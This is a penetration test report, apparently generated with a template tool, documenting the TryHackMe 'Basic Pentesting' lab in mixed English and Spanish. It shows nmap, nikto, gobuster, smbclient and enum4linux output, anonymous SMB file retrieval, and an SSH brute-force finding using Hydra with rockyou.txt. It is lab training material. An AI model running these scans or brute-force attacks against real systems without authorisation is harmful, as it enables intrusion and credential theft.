Penetration Test Report for
TryHackMe

Date: 2025-10-25
Document name: Report Basic Pentesting

Pentesting Report
Generated by BlackStone

LEGAL WARNING

This document contains confidential and proprietary information which is for the exclusive use of TryHackMe. Unauthorized reproduction or use of this document is strictly prohibited.

DOCUMENT CONTROL

NAME DOCUMENT:	Report Basic Pentesting
AUTHOR:	BlackStone
CUSTOMER:	TryHackMe

CONFIDENTIALITY STATEMENT

This report contains information regarding possible security breaches of TryHackMe and their systems. BlackStone recommends that special precautions be taken to protect the confidentiality of this document and the information contained in it. All other copies of the report have been delivered to TryHackMe. The security assessment it is an uncertain process, based on experiences, currently available information and known threats. It must be understood that all information systems, by their nature, depend on human beings and are vulnerable in some degree.

This report may recommend that TryHackMe use certain software or hardware products manufactured or maintained by other providers. BlackStone bases these recommendations on of your previous experience with the capabilities of these products. However, Blackstone cannot and should not guarantee that any particular product will perform as advertised by the seller.

INDEX

1 INTRODUCTION

During the tests, the activities that a real attacker would carry out are simulated, discovering the vulnerabilities, their level of risk, and generating recommendations that allow the client to carry out the remediation of these. Each section of this report details important aspects of how an attacker could use the vulnerability to compromise and gain unauthorized access to sensitive information. Are included In addition, guidelines that, when applied, will improve the levels of confidentiality, integrity and availability of the analyzed systems.

1.1 OBJECTIVE

The objective of the security evaluation is to detect the existing security vulnerabilities in the analyzed systems in order to subsequently generate a report with the findings and recommendations that allow their remediation.


1.2 SCOPE

The evaluation carried out has focused on the objectives approved in the scope of the contract, which establishes:

No.	Objectives
1	Mapear la superficie de ataque: identificar puertos y servicios de http://10.201.50.202/
2	Enumerar la aplicación web y descubrir directorios ocultos http://10.201.50.202/development/
3	Detectar y extraer información sensible en recursos compartidos (SMB)
4	Obtener acceso inicial autorizado y documentar PoC reproducible.
5	Realizar enumeración local para identificar vectores de escalada (privilege escalation).

2 EXECUTIVE SUMMARY

You have to capture a screenshot of this graphic to insert it into Word.



Vulnerability	Amount	Percentage
Very High	1	11.1%
High	2	22.2%
Medium	6	66.7%
Low	0	0

3 TEST RESULTS


3.1 Objectives details

Mapear la superficie de ataque: identificar puertos y servicios de http://10.201.50.202/

Name: Servicios de controlador de dominio sin protección
Criticality: Medium


Description

Expone información y servicios confidenciales en controladores de dominio




```
┌──(nidev㉿kana)-[~/Documentos/tryhackme/enumeracion]
└─$ nmap -p- --open -sS -sC -sV --min-rate 5000 -vvv -n -Pn 10.201.50.202 -o
N escan_nmap
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan ti
mes may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-25 00:01 -05
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:01
Completed NSE at 00:01, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:01
Completed NSE at 00:01, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:01
Completed NSE at 00:01, 0.00s elapsed
Initiating SYN Stealth Scan at 00:01
Scanning 10.201.50.202 [65535 ports]
Discovered open port 80/tcp on 10.201.50.202
Discovered open port 22/tcp on 10.201.50.202
Discovered open port 445/tcp on 10.201.50.202
Discovered open port 8080/tcp on 10.201.50.202
Discovered open port 139/tcp on 10.201.50.202
Discovered open port 8009/tcp on 10.201.50.202
Completed SYN Stealth Scan at 00:01, 16.08s elapsed (65535 total ports)
Initiating Service scan at 00:01
Scanning 6 services on 10.201.50.202
Completed Service scan at 00:01, 11.81s elapsed (6 services on 1 host)
```

Aqui se ve el comando de nmap para hacer un mapeo de todos los puertos abiertos



```
22/tcp   open  ssh         syn-ack ttl 61 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (
Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 83:08:29:ed:18:d7:58:84:11:d2:4f:b9:83:a8:1b:2c (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCsAUh3RGN/AUV2INqHy8RFCrV5PfctfICeLH
iO8AhUYUcrCU+20AtuF6Lf4a1o7ZDA3keh0lt8syaTbYD8+Wva+dhH07u21xjjDG2U8uY5+PFlde
9hA4tv17xEGrd6aIqTAFqqc23dZLP5641vf2OG6GxtV1oJOyJLerD9eLh6uhfXkUu5lHsHTL3rc8
VZ39TIw64xjlfiykOI35X1ms5u5jnN51xsSlJtjfAVn228GHvGTXH4HXyK9UmlPqPqq64kaqDmMh
EIWxiYEjBFL0wAUOSXmSYS2ttZ/48DIaOtuzePlW2sdHH6GO8yuaJVZVPrjC3ZygXUkJ/Mm1q0ef
oXNETWMmIAQzYmd89T/swb5drjkvP/UIylnWhLUvI5mZFymVkAgz9X0rCzbUIgYdu8XTqUSgMaV6
Ih0Af2Xoa6KC9wwaHQvC0GBvOSKj942bWxE3r28UlPzngPxyDgdhKlwfrzfwJ9367XEFiCa1KL19
kuMNs/Cgjg7mV1WkaMdbM=
|   256 ce:fd:fc:c4:0a:d3:82:05:a3:34:9e:5a:20:0e:5d:3f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBO
iber74mpE63lc+e7rtXVIlggcHGcPLPhCySeeMS4aNaGDlQwFuOytmlb56V6Wqe0+9p8+PXV6n6t
VQiiXv2f4=
|   256 9b:a6:dd:14:d6:03:ff:d8:33:40:83:ec:4c:f6:54:28 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEEnE7CoxlpavfBgmmV2+1XBi4vFcxEeNGgLfO
O1nsu/
80/tcp   open  http        syn-ack ttl 61 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
139/tcp  open  netbios-ssn syn-ack ttl 61 Samba smbd 4
445/tcp  open  netbios-ssn syn-ack ttl 61 Samba smbd 4
8009/tcp open  ajp13       syn-ack ttl 61 Apache Jserv (Protocol v1.3)
| ajp-methods:
|   Supported methods: GET HEAD POST OPTIONS
```

Puerto 22 139 445 8009 /TCP estan abiertos



```
8080/tcp open  http        syn-ack ttl 61 Apache Tomcat 9.0.7
|_http-favicon: Apache Tomcat
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Apache Tomcat/9.0.7
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 35684/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 45319/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 51923/udp): CLEAN (Failed to receive data)
|   Check 4 (port 7775/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
|   date: 2025-10-25T05:01:51
|_  start_date: N/A
|_clock-skew: -1s
| nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unkno
wn> (unknown)
| Names:
|   BASIC2<00>           Flags: <unique><active>
|   BASIC2<03>           Flags: <unique><active>
|   BASIC2<20>           Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
```

Puerto 8080 /TCP esta abierto

Recommendation: Limitar la exposición de servicios confidenciales en controladores de dominio


---

Enumerar la aplicación web y descubrir directorios ocultos http://10.201.50.202/development/

Name: Escaneo web con Nikto
Criticality: Medium

Description

Se ejecutó nikto contra http://10.201.50.202/. El proceso encontro un subdominio /development/



```
┌──(root㉿kana)-[/home/…/Documentos/tryhackme/enumeracion/nikto]
└─# nikto -h http://10.201.50.202 -o 10_201_50_202_nikto_scan.txt
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.201.50.202
+ Target Hostname:    10.201.50.202
+ Target Port:        80
+ Start Time:         2025-10-25 00:03:02 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https
://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user
 agent to render the content of the site in a different fashion to the MIME
type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilit
ies/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 9e,
size: 56a870fbc8f28, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.
cgi?name=CVE-2003-1418
+ Apache/2.4.41 appears to be outdated (current is at least Apache/2.4.54).
Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
+ /development/: Directory indexing found.
+ /development/: This might be interesting.
```

Se hace el escaeo con nikto al URL de la victima y se genero un documentos del escaneo

Recommendation:

Name: Enumeración de directorios con Gobuster
Criticality: Medium

Description

Se ejecutó gobuster contra http://10.201.50.202 para descubrir rutas y archivos ocultos. La salida puede contener directorios administrativos, backups, archivos de configuración o endpoints expuestos que incrementan la superficie de ataque y posibilitan pruebas posteriores más dirigidas.


Recommendation: bloquear o proteger con autenticación todas las rutas administrativas encontradas.

Detectar y extraer información sensible en recursos compartidos (SMB)

Name: Enumeración de recursos compartidos SMB con smbclient
Criticality: High


Description

Se ejecutó smbclient -L contra 10.201.50.202 para listar los recursos compartidos y comprobar acceso anónimo. Este paso permite identificar shares públicos, shares que permiten escritura y nombres que sugieren contenidos sensibles



```
┌──(root㉿kana)-[/home/…/Documentos/tryhackme/enumeracion/nikto]
└─# smbclient //$TARGET_IP/Anonymous
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Apr 19 12:31:20 2018
  ..                                  D        0  Thu Apr 19 12:13:06 2018
  staff.txt                           N      173  Thu Apr 19 12:29:55 2018

                14282840 blocks of size 1024. 6432096 blocks available
smb: \> get staff.txt
getting file \staff.txt of size 173 as staff.txt (0,2 KiloBytes/sec) (averag
e 0,2 KiloBytes/sec)
smb: \> exit

┌──(root㉿kana)-[/home/…/Documentos/tryhackme/enumeracion/nikto]
└─# cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all i
n fun, but
this is how mistakes happen. (This means you too, Jan!)

-Kay

┌──(root㉿kana)-[/home/…/Documentos/tryhackme/enumeracion/nikto]
└─# ls
10_201_20_202_nikto_scan.txt  10_201_50_202_nikto_scan.txt  staff.txt

┌──(root㉿kana)-[/home/…/Documentos/tryhackme/enumeracion/nikto]
```

Realizamos el smbclient al ruta enontrada anteriror mente por enum4linux //10.201.50.202/Anonymous y nos resulta que encontramos un archivo staff.txt



```
┌──(root㉿kana)-[/home/…/Documentos/tryhackme/enumeracion/SMB]
└─# cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all i
n fun, but
this is how mistakes happen. (This means you too, Jan!)

-Kay
```

Aqui podemos ver el archivo encontrado en la ruta analizaremos el archivo de staff.txt y encontramos dos nombres Jan y Kay que al parecer son usuarios J y K ahora continuaremos con un ataque de fuerza bruta


Recommendation: Priorizar la revisión de cualquier share que se muestre accesible sin autenticación

---

Name: Enumeración de información AD/SMB/usuarios en enum4linux
Criticality: Medium


Description

Se ejecutó enum4linux -a 10.201.50.202 para recopilar información sobre el host SMB/AD: shares disponibles, listas de usuarios, políticas, versiones del servicio y otros datos que ayudan a priorizar pruebas posteriores. enum4linux suele devolver usuarios potenciales, equipos, shares y configuración disponible.



```
┌──(root㉿kana)-[/home/…/Documentos/tryhackme/enumeracion/nikto]
└─# enum4linux -U -S -G $TARGET_IP
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4l
inux/ ) on Sat Oct 25 00:22:17 2025

 ═══════════════════════════════════════( Target Information )══════════
═══════════════════════════


Target ........... 10.201.50.202
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, n
one


 ══════════════════════════( Enumerating Workgroup/Domain on 10.201.50.202
)══════════════════════════


[+] Got domain/workgroup name: WORKGROUP


 ════════════════════════════════( Session Check on 10.201.50.202 )═════
═══════════════════════════


[+] Server 10.201.50.202 allows sessions using username '', password ''
```

Aqui se ejecuta el comnado con un TARGET ya preinscrito con la IP de la victima y no da una informacion inportante



```
 ═══════════════════════════════( Share Enumeration on 10.201.50.202 )═══
═══════════════════════════

smbXcli_negprot_smb1_done: No compatible protocol selected by server.

        Sharename       Type      Comment
        ---------       ----      -------
        Anonymous       Disk
        IPC$            IPC       IPC Service (Samba Server 4.15.13-Ubuntu)
Reconnecting with SMB1 for workgroup listing.
Protocol negotiation to server 10.201.50.202 (for a protocol between LANMAN1
 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 10.201.50.202

//10.201.50.202/Anonymous       Mapping: OK Listing: OK Writing: N/A

[E] Can't understand response:

NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
//10.201.50.202/IPC$    Mapping: N/A Listing: N/A Writing: N/A
```

Aqui onos muestra mas información valisosa sobre enum4linux como un /10.201.50.202Anonymous


Recommendation: Analizar el listado de usuarios y shares para identificar rutas sensibles y cuentas con privilegios.

Obtener acceso inicial autorizado y documentar PoC reproducible.

Name: Credenciales SSH de fuerza bruta
Criticality: High


Description

Se realizó un ataque de fuerza bruta contra el servicio SSH usando nmap --script ssh-brute / Hydra con userlist y rockyou.txt. Se obtuvo la credencial jan:<armando> y se consiguió una sesión SSH válida.




```
┌──(root㉿kana)-[/home/nidev]
└─# grep ssh /usr/share/nmap/scripts/script.db
Entry { filename = "ssh-auth-methods.nse", categories = { "auth", "intrusive
", } }
Entry { filename = "ssh-brute.nse", categories = { "brute", "intrusive", } }
Entry { filename = "ssh-hostkey.nse", categories = { "default", "discovery",
 "safe", } }
Entry { filename = "ssh-publickey-acceptance.nse", categories = { "auth", "i
ntrusive", } }
Entry { filename = "ssh-run.nse", categories = { "intrusive", } }
Entry { filename = "ssh2-enum-algos.nse", categories = { "discovery", "safe"
, } }
Entry { filename = "sshv1.nse", categories = { "default", "safe", } }

┌──(root㉿kana)-[/home/nidev]
└─# less /usr/share/nmap/scripts/ssh-brute.nse
```

Aqui realizamos una busqueda para encontrar un script para ataqeud e fuerza bruta con nmap



